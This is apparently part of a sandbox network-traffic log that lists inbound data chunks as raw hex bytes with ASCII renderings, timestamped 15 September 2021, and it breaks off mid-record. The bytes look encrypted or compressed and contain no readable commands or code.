2021-09-15 13:59:24 UTC	39	IN	Data Raw: 10 f9 a7 3d c3 f0 f7 c0 da b0 b5 3e 2f 4e 66 29 28 e3 07 ed 6e 18 c1 88 f6 67 90 e8 75 ad a8 82 da d0 d9 cb 87 b1 ba d1 c9 46 9f ca 69 07 04 a0 17 da bf 53 c4 f7 c8 63 a3 08 34 0a 09 2c 55 24 d0 b8 a2 23 20 f1 5f 5f 5e db 4f ee eb 58 d2 bf 96 f2 b8 72 2b 4a 14 93 9a cd 4a 03 d1 ae 09 eb 8c a5 25 bb 72 42 6b f7 12 b0 14 b3 e5 ec 85 36 12 80 72 a2 13 c7 ac 3d d4 82 1d 8f 57 4a 26 6e d0 d4 a2 a7 24 48 dd 72 de 72 0f 8f c8 8c d2 be 73 c9 03 24 9f cd 77 f7 5b 10 8d 34 7f 41 ea 6e f1 2b 2d 61 39 fd 3a c3 52 81 5d 76 62 0f 2d 84 87 9d b0 e5 a3 0a 4a ff 64 72 3b d9 3d a2 47 af 73 03 e3 5d d8 fd 79 52 34 f4 59 16 e3 88 f5 9c 80 80 68 b8 db b8 f2 56 91 89 35 43 0a c8 23 8c e3 18 5f 71 28 28 7c 7c d2 5b 77 8c 9d df ad 8d b1 a1 02 39 bb e0 60 a1 07 22 8e 37 f4 5c 08 Data Ascii: =>/Nf)(nguFiSc4,U$# __^OXr+JJ%rBk6r=WJ&n$Hrrs$w[4An+-a9:R]vb-Jdr;=Gs]yR4YhV5C#_q((|[w9`"7\
2021-09-15 13:59:24 UTC	47	IN	Data Raw: c6 0d c3 11 89 23 2e 82 37 ed 88 e4 23 bd 19 e5 00 5c e3 07 8c 89 dc d3 8c 44 ed 78 20 2b 9e 3d 82 08 f4 4a 3a a5 20 d6 d7 48 1b f3 fa 10 7f 04 d0 3d 03 22 1c a9 53 6f 23 41 da 1d 4b b2 9c f5 3b 3b 3e 23 fe 99 32 ee c8 0a eb df fd ed d7 9a a2 e4 2f 53 4e 92 f6 f7 28 ed c9 1b c1 84 cd 47 96 e3 57 bd 06 83 d0 07 bf 65 86 b1 ce f2 d3 6e 2e e2 b1 0e 2c 36 03 b5 84 7b e0 fd c4 61 e4 93 35 0a 09 0d 40 30 c1 b4 99 95 18 33 55 77 ce c9 41 f9 ce e6 c1 ba e2 e6 16 73 21 68 a2 3f 9b cb 51 01 96 3a 08 eb 8c a1 46 be 73 43 61 e4 06 94 28 03 e4 e6 9e 3d 33 72 29 a2 15 ae 0a 38 cb 92 41 26 57 4a 37 29 58 d6 a2 ab 1f 67 cc 74 fc 81 81 8e ce e9 74 ba 62 c6 03 5d 9f cd 6d 8b 9d 01 8b 16 b0 4f d2 ca 9e 9e 2c 70 3e e6 ea c3 52 90 66 e2 70 07 36 9f 0e 3b a0 17 95 0f 4a f9 5e Data Ascii: #.7#\Dx +=J: H="So#AK;;>#2/SN(GWen.,6{a5@03UwAs!h?Q:FsCa(=3r)8A&WJ7)Xgttb]mO,p>Rfp6;J^
2021-09-15 13:59:24 UTC	55	IN	Data Raw: bf 08 f6 15 a0 44 3e b5 6e 91 c9 f5 3a 9a 88 db 1d cd 90 8d 63 6c b9 f9 18 48 45 d5 30 03 fd a8 df 5e cd 95 ea a2 77 11 de 4c 22 9b 2f f3 55 35 92 fc 1d e3 52 28 64 20 a0 e2 b6 ca 2f 6b e7 ce 99 8e 7f 0b 6f 2e c6 0b d0 a2 98 2a 06 20 35 ed 8e 9d 0b bf 19 e3 11 55 f2 00 e3 ad de d5 8a 55 e4 71 24 03 9c 22 83 0e 9b 79 38 a5 26 dd de 60 59 ec ca 15 10 6e d3 3d 05 54 0d a0 2d 04 98 41 d0 c9 54 e9 88 c2 3b 31 1c e8 f7 ea 8e f9 a7 3d e7 f7 cf c0 d0 96 77 3b 37 78 46 b8 28 e3 0d 84 e2 1b c1 8e de 43 90 fa 7f 85 06 95 db da b6 4c 87 b1 b0 db d3 6e 24 d0 69 0d 2d 23 24 de b9 4f e1 f7 c8 e8 8b 27 25 1c 10 0b 71 b1 cf a2 8a 98 31 fa 4c 89 cf f4 46 c0 ed 7e d2 b9 b6 c0 05 78 2b 51 70 2b 65 cc 6c 07 a6 0d 03 eb 97 bd 33 7d 72 6f 28 d7 00 b8 3c 02 69 c7 8f 3b 1a a2 3c Data Ascii: D>n:clHE0^wL"/U5R(d /ko.* 5UUq$"y8&`Yn=T-AT;1=w;7xF(CLn$i-#$O'%q1LF~x+Qp+el3}ro(<i;<
2021-09-15 13:59:24 UTC	62	IN	Data Raw: 16 b1 59 4d 28 7b 64 63 3d cd 09 cb 48 08 0c 1c 5b f6 ee 0b 87 f5 2a 1a 7f d4 09 d1 4e 22 e0 bd 7e c2 4c 32 01 e0 ab 64 aa a7 e0 92 30 05 4e 52 e8 1a d8 0a 00 9a d8 86 95 2d 09 b6 d3 cb a4 d1 50 ee bb 81 6d 97 34 26 b6 6c ae 99 21 b9 6e 9e d8 ec 15 d6 74 da 37 a4 ae 9c 67 76 bb f6 09 5f 2d e9 cc 02 d7 b0 ff 38 cd bd ee a9 6e 04 b6 6a 31 9c 36 e8 a3 1c fd f4 15 ec 15 26 66 20 ac e9 b8 c9 53 74 e6 df 94 49 d4 79 61 25 ee 23 c1 ab 8f 2f 34 64 30 ed 99 f5 34 43 18 c9 03 44 f0 00 8c 98 db c9 72 45 c1 6c 30 2e f1 ea 83 08 fe 4c 3c b8 33 cb d7 59 1d f2 34 12 53 42 d3 2e 06 48 0f ae 42 0d 9e 57 24 16 6d cf b7 e6 3c 31 07 fc e2 94 ca f8 8b 35 c0 da cf ca 2f 63 56 31 1a 49 7e 97 28 ad 0c c5 fe 94 c1 8e cf 30 f5 e9 7f 8f 15 85 cb dc d9 93 87 b1 ba b0 b4 6e 24 ce e7 Data Ascii: YM({dc=H[*N"~L2d0NR-Pm4&l!nt7gv_-8nj16&f StIya%#/4d04CDrEl0.L<3Y4SB.HBW$m<15/cV1I~(0n$
2021-09-15 13:59:24 UTC	70	IN	Data Raw: a4 51 fb e3 0e 4e 5f bb 1e 4c 01 e1 61 02 8e 79 6d 89 cc e7 da 5a 18 72 87 a3 fc bc 24 44 5c 76 1d 9c 57 54 2c 56 9b eb fb a4 c9 86 cf 35 1c c5 ef ea 5c 33 53 8b 77 b6 d4 38 c1 5e 78 ea 25 9f 43 7d 27 3f 7b 3d 2b bd 5a 12 32 68 65 0c 06 c8 17 33 58 2d 37 5a 5c e7 ec 0b 4b f6 2a 16 51 12 01 be 5c 2e ff be b3 d0 69 0b 31 ff a0 90 b8 87 99 39 34 12 92 4a c4 3d d4 19 0d 44 cb 87 a0 23 dd b7 ff d8 b2 d8 3f e4 ba b1 67 19 b8 27 a3 7c 82 46 3f a8 4d 9d d8 d3 12 cd 8a fb 1b a2 a9 a7 f4 6a a8 fb 0b 66 43 f0 32 09 ef ae ff da c8 bd e2 cc 6e 16 b1 60 2a 45 3b ca 6a 1d d1 f2 35 cb 3f 02 60 2a 8e dd a7 c2 4a ad e6 c8 b9 50 2a 79 5d 2c c6 0d c3 ab 89 39 34 77 25 f7 88 f2 22 a6 29 e1 00 7f e3 07 8c a9 dc d5 9d 6c 7a 60 21 21 9c 37 95 20 61 5e 3a af 4f d5 d6 48 10 e2 14 Data Ascii: QN_LaymZr$D\vWT,V5\3Sw8^x%C}'?{=+Z2he3X-7Z\K*Q\.i194J=D#?g'|F?MjfC2n`*E;j5?`*JP*y],94w%")lz`!!7 a^:OH
2021-09-15 13:59:24 UTC	78	IN	Data Raw: 44 5a 87 4a cd 78 ed bc 50 1d 0e e2 a7 72 d8 b7 af 48 f5 a8 4b e2 4b cd cb e1 85 8e 96 cc 9a 02 c3 dd cd 3a 51 ee bc ad d3 7e b5 b9 db 33 e3 8d 47 7d e6 a0 07 79 26 db 8d da 69 5e 5a 9c 67 d6 75 a2 cc 1f 2d 2a 3e ae fa c5 1f 53 7c 09 1d 54 f9 93 ca 01 a5 71 55 62 de f8 a1 03 60 a0 78 a2 dc d3 ae 56 6c 78 0a 83 dc 55 2c e8 f4 67 eb b2 d0 91 e3 02 3e d6 eb f4 b1 3b 6e 8c 62 a2 45 1e c7 48 80 fa 4c a2 77 0b 12 39 7b 2a 3e ad 8c a0 1a 6e 75 09 06 d0 04 31 49 35 1b 1a a0 e6 c6 67 7b e7 2e 10 46 07 1e 2f 45 03 fc a3 7e c1 4c 32 02 e5 5e 9b 87 89 c1 81 1f a8 8e 2b e7 13 d0 0e dd 97 c5 aa 9e 23 e9 d5 fd a2 64 d8 3f e0 b9 89 b1 69 c7 46 bd 6e 95 90 32 bb 74 a8 30 fa 38 de ba dd 1b d3 b4 8f 63 df a8 f1 18 58 39 fe 0a 60 f7 b9 d7 4f d8 b2 f7 90 89 16 9d 4b 22 e0 e1 Data Ascii: DZJxPrHKK:Q~3G}y&i^Zgu-*>S|TqUb`xVlxU,g>;nbEHLw9{*>nu1l5g{.F/E~L2^+#d?iFn2t08cX9`OK"
2021-09-15 13:59:24 UTC	86	IN	Data Raw: fd ee e3 b2 7b f5 b5 a2 5b 04 fd 7a 58 04 27 9a a8 8d 40 7f 48 42 5e b2 fe 3c a2 b2 78 aa bd ab 14 52 35 ce 59 ca 16 d6 9d dd de 12 98 9c b8 ad bb e0 0a 0f 0f ac ae 85 89 61 d5 47 19 21 25 6b ab 04 58 f2 34 2d 55 a6 8b 11 81 f0 cf 43 5a 15 18 c2 d0 6d 87 d2 d6 ed 6c 93 4c f6 8d de cc f2 82 af 9e 5f f1 13 c8 cb e5 05 50 fd 86 83 d3 ef b5 aa eb 77 e3 a7 56 6b eb 9d 7a 79 37 cd 86 f8 6e a0 5c a7 91 df 41 a7 c8 85 b1 30 25 50 f2 f4 e3 45 5b 01 12 55 00 8f 77 9f 90 7e 7e 88 c6 11 ca 70 7f c2 91 a4 ed 42 32 59 51 7c 03 e9 22 54 00 54 fc 71 fd be 52 09 d3 4b 3e ce f8 12 4e 16 40 9a 6b bc b2 04 3d 5f 52 f4 2e 8d 3a 3d 01 3d 7f 54 a6 b5 72 a7 3d 71 6e 63 25 d3 e9 34 65 2d 05 80 75 e7 ea 65 6f ee 27 10 5e 15 f6 d0 68 2d e8 b9 6d cc 52 dd 07 d3 a2 b1 ae b3 94 7c cb Data Ascii: {[zX'@HB^<xR5YaG!%kX4-UCZmlL_PwVkzy7n\A0%PE[Uw~~pB2YQ|"TTqRK>N@k=_R.:==Tr=qnc%4e-ueo'^h-mR|
2021-09-15 13:59:24 UTC	94	IN	Data Raw: 95 89 2f 24 eb e2 bb 6c 4f c5 14 55 78 75 33 2b 15 5e 90 1f 8d 85 a4 8e 9c ae 18 54 fb 72 cc db d1 30 b4 01 2b fc 94 5b ed 80 29 c5 38 e9 8e 0d 6e 14 3f ce 05 06 90 fc 17 3f 98 83 ee a3 b3 7f fe f6 26 fb 26 d0 ef fe dc bc 53 ca b2 bd 4a 89 a5 54 5a 25 58 b3 4a 66 41 83 71 59 7f bf d2 2e 88 9c 7a 72 bb ba 0e dc 32 de 58 cb 3a e5 97 f5 15 65 c1 98 cb 24 c3 3e 0e 67 70 2d ba c8 83 6d c1 22 76 f4 24 61 77 0f 0b 8e 35 2d 57 86 b2 02 a8 aa c7 50 40 0c 1e 84 98 3d cc d5 f2 96 29 7e 4d f7 9d dc b7 e0 83 9f 9a e5 03 c5 ee 40 e7 05 5a ce b6 8f d3 7e ea bc 15 30 f5 59 46 6e e1 a7 7c 69 36 cd 82 f7 6d 54 8b a3 12 d5 59 aa c7 19 2f 56 38 51 fb ed 1b 5b 7b df 32 5b 06 92 ec 10 80 71 05 91 dc ef cf 5a 68 da 50 8b e1 d2 ae 4f 4f 79 08 88 cc 54 2c 58 f2 78 ee 72 eb 82 c9 Data Ascii: /$lOUxu3+^Tr0+[}8n??&&SJTZ%XJfAqY.zr2X:e$>gp-m"v$aw5-WP@=)~M@Z~0YFn\i6mTY/V8Q[{2[qZhPOOyT,Xxr
2021-09-15 13:59:24 UTC	101	IN	Data Raw: a3 7a 19 86 26 f6 72 24 df 7d 25 23 ca f4 62 1b 67 7c f2 0a 04 bd 96 0d ac 7e 7a 0d bc 74 fe cc 15 d3 66 c7 7c 78 ae 4b bb f7 eb b1 99 78 05 90 14 39 1e 0b 97 ae 74 cf e3 47 2e 52 2c 68 24 fb 72 7b fe d1 7a f0 60 76 02 07 fc 9e 91 16 41 c0 7b af 17 f3 3b 34 0f 44 4e a7 4b 8a a3 7c 8e 87 00 6d 20 6c 32 dc d5 7a b7 7a 2f dd cf 7c ef fb 4a a6 3a ed 92 04 0c 17 3a ce 10 8c 3d 6d bf 13 8c 8b 88 98 b7 7f eb f4 44 ee 27 fc ed 86 7e bb 53 d1 ac b1 59 77 b5 7c 47 03 a3 8a 8f 8f b7 54 b8 4e 4f bc bd b6 8a 9c 70 90 4a ba 1f de 56 c0 4a cf 3e d9 98 c4 2a 60 ed 8f ba bf d6 22 77 68 01 52 b2 b5 a1 60 d7 2c 54 32 21 61 66 09 6f 92 ca 2c 7f 92 b2 4b a8 aa c7 45 46 15 61 ff b9 6d 8d d9 ef f1 7a bd 4c e6 99 c2 32 f1 ae 91 be e3 19 13 c6 46 ce 05 50 ef bc 9a c0 7a b5 bb ef Data Ascii: z&r$}%#bg\|~ztf\|xKx9tG.R,h$r{z`vA{;4DNK|m l2zz/|J::=mD'~SYw|GTNOpJVJ>*`"whR`,T2!afo,KEFamzL2FPz

Timestamp	kBytes transferred	Direction	Data
2021-09-15 13:59:24 UTC	109	IN	Data Raw: 8a d8 18 bf 09 40 96 a3 74 2f fb 89 a3 3c e8 64 8e e0 32 0f fe 6d 4c 33 d2 d1 01 f1 8c b2 51 82 80 68 83 fa b0 e3 5a ed 9a 24 45 28 96 4c 8e e9 3e 1b 4b 08 02 a5 78 c3 57 72 e2 42 d1 b5 ec c0 b6 2e 33 93 af 0f f6 01 31 8d fa f0 0f 74 88 7c 21 a5 87 eb 6e 0a 7c 4c 6f 4f 1f 43 95 4e 5e 7e 01 2f 91 78 f2 cc 50 d7 66 cb 3b 54 aa 4b b7 f9 53 dc 4b 72 2d be 3e 38 04 64 0f ac 74 88 8d 23 51 53 28 4e 38 e8 76 68 df d6 65 8a 9e 77 2e 08 fe e5 b9 15 69 d3 14 51 1d f1 26 56 5b 56 4a a3 58 98 c6 c4 8e ab 1c 47 e8 13 75 db fd 29 b4 79 58 b5 95 5f eb f9 42 8c 39 ed 9c 0b 7a df 3c ce 0b 8a 22 ee f7 3e 98 8d f1 be b2 02 a5 f2 30 01 25 fe 97 a1 ce b9 57 b4 8b a3 5d 7d c8 5b 58 0e 5d 8b a3 9b 9e 3c 00 62 de ba d2 21 3d e1 39 ab bb be 1d dc 32 8d 58 cb 3a df 46 ca 02 ec ea Data Ascii: @t/<d2mL3QhZ$E(L>KxWrB.31t!n|LoOCN^~/xPf;TKSKr->8dt#QS(N8vhew.iQ&V[VJXGu)yX_B9z<">0%W]}[X]<b!=92X:F
2021-09-15 13:59:24 UTC	117	IN	Data Raw: 00 e4 e6 e0 c7 1a a8 2c b5 7c 13 bd 39 c1 f7 cb 35 57 4c 3f 49 50 da cd 5d 0d 6c db 64 bb 88 80 8e c2 e9 3d ba 62 ca 6f 20 4d cf 76 92 f5 ee 8c 3e 6a 5f dc dd ff 55 61 71 34 96 e9 cc 7a 97 77 ea 64 1c 2c e4 a2 8e b7 cb ae 19 5b e9 7d 19 07 f3 af a7 56 b9 74 82 cc 70 dd fc 6b 6e 0e de fa 10 cb 6e 98 89 8a ef 46 92 fc be e3 4c 93 84 0c 68 27 f9 25 a4 c7 36 3d 5f 2e c6 7e 7a c9 32 79 00 9c d9 b6 f2 3d cf 28 31 93 b2 66 b0 11 5e 9f 27 f2 7e 95 86 59 0d 1e c6 eb 64 1b 77 54 db 0e 1f 49 49 21 95 76 16 f3 ae 7e eb ee 5a c5 58 b8 aa 66 55 5a a8 c8 8d a0 8c 63 38 a5 02 b7 a3 5b e4 53 8b 3a 8a 38 2f 13 12 4e 38 e8 76 7b ef 86 65 ff 9e 7c 2e 08 fe bb b9 17 41 d6 14 51 17 e9 31 2b 1e 57 4a a7 5a 13 bb 82 8f c6 19 45 fe 64 30 da fd 22 b6 7a 25 e7 94 5f ee e0 09 cd 38 Data Ascii: ,|95WL?IP]ld=bo Mv>j_Uaq4zwd,[}VtpknnFLh'%6=_.~z2y=(1f^'~YdwTII!v~ZXfUZc8[S:8/N8v{e|.AQ1 +WJZEd0"z%_8
2021-09-15 13:59:24 UTC	125	IN	Data Raw: 9b 36 b0 4a 6f 24 ce 49 b1 2c 30 14 40 9c 56 f2 d1 e8 d5 8b 27 34 2a e1 08 49 23 d0 af a2 b5 22 f1 53 5d 48 a6 d6 e9 c3 78 f2 02 9c da 16 e9 0e 6d 69 1a bb 70 40 04 be 3e e7 e3 86 b6 36 98 5b 6e 69 f7 06 96 be 7c 7d ed 8f 3f 3b 16 2a a2 13 5b 9a 14 da be 15 8a 57 4a 2c 66 4b de a2 a1 16 44 f0 70 d4 5c a8 08 b6 1f c0 bb 66 ec c8 4f 9f cd ec bd b7 02 ab 1e d3 4c d2 cc d1 25 24 70 34 8d d9 eb 7f 89 75 ec 48 89 59 0e 81 8c b3 ed 7d 09 4a f9 ef 53 02 e3 89 81 87 a9 65 8e c4 72 d1 fc 6d 59 2f f4 d7 14 e3 84 b0 0b fe 19 63 90 f8 98 33 5c 82 8f be 60 0f e8 05 ac 28 34 3d 59 26 14 75 7a c3 46 77 2f 9e df a1 c8 b8 de 9b 32 93 b0 40 63 01 31 87 bc d7 59 59 af 5c e7 29 c6 eb 4e 4b 6a 7c e3 11 3c 6b ba 23 84 7a 2b a7 c3 ed fb e4 4f f2 a5 cd 54 99 30 6e 90 ce 7d 93 5a Data Ascii: 6Jo$I,0@V'4*I#"S]Hxmip@>6[ni\|}?;*[WJ,fKDp\fOL%$p4uHY}JSermY/c3\`(4=Y&uzFw/2@c1YY\)NKj|<k #z+OT0n}Z
2021-09-15 13:59:24 UTC	133	IN	Data Raw: a5 00 0f cf 48 1a f6 e2 3e 7d 44 d7 17 85 2d 85 a8 42 18 b9 eb db 17 41 56 85 d8 29 17 36 51 fc 99 34 d9 6c 2f eb df e8 dc f8 b1 ab 39 36 78 c8 ec b1 e2 0d c1 de b0 c0 8e de d9 b5 c5 6d a3 26 28 db da b6 44 61 a9 b0 ce cc 73 0c e7 6b 0d 2a 1a 96 a4 20 7a e0 f3 e8 c5 8a 27 34 90 26 2d 58 05 ef 0e 8b 98 20 d1 51 6e ce d8 51 c0 ee 7e d2 b9 b6 5c 68 ea 2a 40 7f 1c 36 cc 40 04 24 3b 25 f9 a0 96 84 82 73 43 4b fb 19 bc 3c 1d ed c4 a2 39 1b ae 00 20 6d 58 be 39 cf b8 9b 35 57 4a b6 63 6c c6 84 81 a2 6d dd 72 f4 4f 9b 8e c8 9b e9 96 60 cc 71 65 1d b3 ef 99 9a 14 ad 91 6d 4c d2 56 d4 06 3c 56 14 3d f9 c3 52 ab 69 f3 62 0f 39 bf ad 8e b7 cb 97 8f 34 60 74 76 2b d1 1f a0 47 a9 ff ab c9 4f fe dc dd 47 20 dc da 32 fa 82 9a 96 8b a8 4f 92 fc be d8 da fc 16 25 45 26 d9 Data Ascii: H>}D-BAV)6Q4l/96xm&(Dask* z'4&-X QnQ~\h*@6@$;%sCK<9 mX95WJclmrO`qemLV<V=Rib94`tv+GOG 2O%E&
2021-09-15 13:59:24 UTC	140	IN	Data Raw: 3a 76 17 b5 4a b8 99 29 e2 c7 38 fc e9 3b c5 a5 00 66 20 86 32 81 c2 40 6b ce e3 91 50 2c 52 cf 52 5f 0c c3 af a9 ba 2c 77 37 77 ad df 32 9b 39 7c 02 5c e3 27 55 af dc d5 9b 6c c0 62 21 2d b4 a1 fd 91 f5 5f 3e 85 ba ce d7 48 80 cd e7 02 59 64 4b 3f 03 53 3c 73 64 1c 99 59 f2 3a 43 cc a6 df b9 4f 8f fa fd 9d 14 62 a5 37 eb 45 d2 ed c1 ba 89 a2 32 52 4e b2 f4 c5 0d c5 e2 33 ec 8c de 45 ba 6a 01 1c 07 83 de fa 2a 66 86 b1 2a eb fe 7f 02 ea f5 0f 2c 30 34 38 9f 7b e0 e0 e0 44 89 27 32 20 81 7e d0 22 cf a6 aa 05 22 f1 55 ed eb f5 5e ce e3 e1 d0 bf 9c fa f5 55 2b 40 65 14 b6 cf 40 02 94 9c 76 72 87 b6 2d a3 ed 41 6b f7 9a 99 11 13 c2 cc 11 39 1b a8 0a 49 35 c1 bf 2e e3 b5 37 34 51 60 ae 38 d8 d6 a2 a5 2c f3 df 72 d4 c0 a7 a3 d9 a0 e1 24 60 cc 77 6f 73 eb 76 98 Data Ascii: :vJ)8;f 2@kP,RR_,w7w29|\'Ulb!-_>HYdK?S<sdY:COb7E2RN3Ej*f*,048{D'2 ~""U^U+@e@vr-Ak9I5.74Q `8,r$`wosv
2021-09-15 13:59:24 UTC	148	IN	Data Raw: 54 15 37 18 2a 4e 7d 84 aa 3e f9 eb 4a 9d 44 48 8e c5 ce c7 72 b9 f2 b8 8c ff c0 46 b0 ec cc 3c a9 e1 36 c0 3c c1 07 67 f7 20 d8 bb 99 74 fe a4 b2 78 dd d7 a1 07 0a da 97 36 6b 5e 8b 47 7f d8 84 b0 62 a6 8c f5 b8 6c 0a de 4e 37 b3 2e e5 47 17 d3 e1 52 c2 34 10 70 28 b1 e9 a9 d0 57 64 a2 91 89 42 2a 66 10 39 d1 0e d6 e5 e3 06 07 53 1c 9f e6 c4 51 83 7b 9f 66 7d ce 2e b3 bc e5 e1 b7 26 93 46 42 05 ec 7f df 1c cf 64 e4 6b e6 11 54 b3 cf 35 0d 8a ff 9e 45 e7 aa fc ab 18 d7 88 2a f4 25 c5 9c 14 79 21 fe c9 d2 2b 05 73 ff 18 5b d7 0a 37 29 04 3f 72 48 d2 d1 8b 97 61 c2 15 fe 3f 3e d3 20 78 3c f2 42 1e 9f 71 b0 5b 04 03 1b e3 18 33 3f 48 6f cc aa 5f e2 85 b3 97 b9 50 22 f6 3c 4e 5b ee 1a 8f a3 93 93 90 fb bb 55 3c 25 25 89 1c de c6 61 77 cb 5d 66 cf 6d 44 06 71 Data Ascii: T7*N}>JDHrF<6<g tx6k^GblN7.GR4p(WdB*f9SQ{f}.&FBdkT5E*%y!+s[7)?rHa?> x<Bq[3?Ho_P"<N[U<%%a w]fmDq
2021-09-15 13:59:24 UTC	156	IN	Data Raw: 22 9c 13 87 d9 9e e5 b7 3d 69 be ec e2 49 27 02 ac 69 b2 b6 0a cd 4b 6b b2 1c 87 4d 3d 00 34 60 09 27 a0 6c 91 2a 70 70 7a 2c 91 1c 1d 62 02 24 2c 66 d9 86 64 51 d0 08 32 7d 32 3b eb 70 05 ec 84 55 fd 72 24 2f de 93 be b2 bf 29 44 df d7 5f 8b 2e dc 58 fb c4 58 00 53 40 f5 3e 22 0a 01 75 0b ad 14 69 5b bb 08 7c f2 6d a6 66 b9 f5 55 9d 70 3d 17 e5 3c 6b 2e f4 4a 52 47 98 98 5c 2b fb b8 d3 02 d4 be 2a 4b 22 b7 28 46 76 3b b1 bf 2d e6 a4 1f bd 68 d3 9b 64 7c 96 70 a2 b4 ff b0 34 59 37 56 d7 ee 62 11 28 c6 b7 e1 a9 aa 6f ad 61 25 21 8a 9e d1 84 5f 75 5c 89 1e ac 7f bb e6 52 ad 3e 20 4d 69 32 f3 52 d0 80 8c d5 7c c2 4e b4 5b 77 eb 61 80 82 07 48 81 8f 5b 20 3e 8a 67 52 19 4e e0 33 40 c7 16 85 47 00 8b cb 8a 5a 57 76 df 84 e7 53 88 c9 57 80 bd b2 a6 a9 e8 c4 4e Data Ascii: "=iI'iKkM=4`!*ppz,b$,fdQ2}2;pUr$/)D_.XXS@>"ui[|mfUp=<k.JRG\+*K"(Fv;-hd|p4Y7Vb(oa%!_u\R> Mi2R|N[waH[>gRN3@GZWvSWN
2021-09-15 13:59:24 UTC	164	IN	Data Raw: e1 93 87 d3 7e b5 aa e8 31 a5 a4 19 76 24 aa 22 79 37 cd 86 f1 71 5e 5b 93 8e f2 a8 a2 f1 14 2d 2d 28 50 f8 e9 5b 47 2e 02 af 43 22 92 e6 03 8e 73 7d 81 9b ec 84 57 6f c5 a3 a3 f6 d3 ae 45 5f 7c 4c f0 82 5e ee 53 d1 67 fa a4 c3 95 cb 46 38 df f8 c9 be 38 67 82 66 bc bb 1c c0 5e 38 f8 75 85 8d 1d 24 3d 7b 3b 3a b4 71 a1 70 6b 2c 68 fa c5 32 35 49 24 1f 0d 5d e7 ac 67 3d ff a9 1f 72 03 9b 4b 44 2f ff b4 7c dd 51 06 80 ff 85 9a 1f a9 ea 83 34 12 9e 59 fb 20 c7 19 22 9a 79 1b 8a 24 f7 b7 ec d9 35 d9 d2 eb 9f 81 13 63 a9 26 b6 66 93 46 37 b4 fb 99 fd fd 0e 52 8a db 1b a2 a9 8f a7 6b 45 fe 2c 4e 5a 6e 32 03 fb b9 c6 4f f6 ba 6e a3 52 17 29 cb 20 9b 29 e2 4c 1d 46 f9 79 f5 18 02 b2 82 a6 e5 a7 c2 51 73 71 cf 01 40 0f 78 d1 8f c6 0d c3 ab 98 23 27 70 a5 fd ad f2 Data Ascii: ~1v$"y7q^[--(P[G.C"s}WoE_\|L^SgF88gf^8u$={;:qpk,h25I$]g=rKD/|Q4Y "y$5c&fF7RkE,NZn2OnR))L FyQsq@x#'p
2021-09-15 13:59:24 UTC	172	IN	Data Raw: cb 3e c8 0a dd f1 76 27 9c c5 a7 d5 2e 06 1d 03 52 2e c8 1c 62 31 2a 33 21 13 71 75 0d 70 9e a2 2d 1c 97 7c 17 d4 aa 9a 53 52 1d 0e ea 2e 6d 58 d7 16 fe 14 b9 34 e7 9f de cc f0 14 9f 08 fb fb 11 bb cb 7c 15 52 ee b6 87 45 7e bc ae 0d 33 9e a7 fc 6d e4 a5 07 79 a1 cd e4 eb 94 5c 20 8b 45 c7 5b a0 d4 14 bb 2d 1b 54 1d eb 60 44 8a 19 18 4c 07 92 70 03 af 68 98 83 a0 ef d5 4d 75 ca 86 a3 60 d3 c9 41 ba 7e 77 f3 e3 44 2e 5c f4 67 6c a4 2c 8a 2e 44 43 c7 8f fd 4d 3a 42 82 f0 bc 2a 18 25 5c 03 fb ad 9f 46 12 01 3d ed 3b 36 95 94 a3 4b 68 c1 72 2e ca 17 35 df 24 a4 09 b8 e5 97 64 a7 e5 28 10 57 03 9e d1 7b 0e 19 b6 10 c5 aa 32 04 ff a0 9a 3d 8b 0f 87 d2 10 e5 41 eb 17 d6 19 07 9a 5f 81 23 05 11 b5 82 d9 8b ca 3d e4 ba 81 f1 f8 bf 23 50 64 ff 46 75 a1 7f 99 d8 fd Data Ascii: >v'.R.b1*3!qup-|SR.mX4|RE~3my\ E[-T`DLphMu`A~wD.\gl,.DCM:B*%\F=;6Khr.5$d(W{2=A_#=#PdFu

Timestamp	kBytes transferred	Direction	Data
2021-09-15 13:59:24 UTC	180	IN	Data Raw: fe 72 5d 92 fb 38 9f 3a ed 98 0f 83 04 21 d9 e7 8a 5a 93 9d 64 9a 89 f3 b0 20 7f 60 f0 d6 07 5a fc a9 b2 cd b9 53 db 21 a2 14 60 42 7a 25 0e 3b d0 a1 9b be 7c cd 4a f6 b9 34 29 f7 9c fd f1 b9 ba 1f de df ce 90 dc d8 ca e1 dd 7c 3a c3 9e b8 a7 57 3e 07 19 e5 50 c5 c8 40 3a d5 28 4e 21 b3 61 bd 14 96 9c 49 2d b9 db 98 15 a9 aa 5b 43 7d 19 e8 e8 c5 6d 8c 88 f2 fc 69 b9 da f7 98 c5 2a f2 ff 9f b2 bf 1f 13 c6 cb 73 05 07 ea 50 85 ae 7e fb f6 e9 31 e3 a7 d1 7d 3e ba e1 7b 4a cd e9 ad 70 5e 5d 8b 0f d7 d2 a4 32 16 50 2d b8 0c f9 e9 1d 44 e1 09 18 6d e1 90 9b 03 3c 2f 7c 81 dd ef 5d 5c c2 ce 60 a1 8b d3 7a 19 5e 7c 0a f3 4a 55 15 7d 12 65 87 a4 36 c9 ca 46 3e c7 79 ec 90 3e a4 80 1b bc ac 41 c1 5e 7e fb ba 8e 27 33 e7 3f 06 3b 02 e9 70 a1 36 68 f5 63 3c cf f1 37 Data Ascii: r]8:!Zd `ZS!`Bz%;|J4)|:W>P@:(N!aI-[C}mi*sP~1}>{Jp^]2P-Dm</|]\`z^|JU}e6F>y>A^~'3?;p6hc<7
2021-09-15 13:59:24 UTC	187	IN	Data Raw: 87 aa 4b e9 d3 8c ae 99 72 04 b9 dd 37 14 64 0c a1 a7 d8 8c 12 28 78 ef 40 38 e8 f9 7d 32 c8 65 ff 99 6a cf 15 fe e5 77 0b 9c d9 14 51 c7 d9 f8 25 1f 57 87 8d 93 80 bb 82 4a 84 d1 4b fe 6e bf f9 34 23 b6 7a b0 f0 5d 51 ef fb c9 c9 f1 e3 98 0f f2 0d f7 c0 01 88 1f be b1 21 98 89 8c b8 b9 61 ef f3 19 31 f4 e1 ec e9 74 ac 5c c5 b7 a2 7f 69 ab 66 58 0e c4 84 70 86 be 7c f9 6b 73 a4 d2 2b 95 80 b3 a4 bb ba 6e d0 08 d0 59 cb d8 c4 55 d3 d4 61 fb 81 71 a9 c1 3e d4 2f d4 4f b8 c8 41 69 96 36 4e 21 73 69 36 13 70 9e d9 3e 6b 9f 9a 15 88 a3 c2 5d 50 1d 87 c2 a6 4e 87 d4 a2 d3 ba a4 4c f7 dc fa e8 d3 82 9f 62 f8 d4 1d c6 cb 42 2e be c6 b6 87 11 71 01 83 eb 31 4c 8a 94 60 e6 a5 ef 53 8d e4 86 f1 74 59 61 95 99 d7 1e ad 1d 1a 2d 2d e5 59 32 e7 1d 44 bf 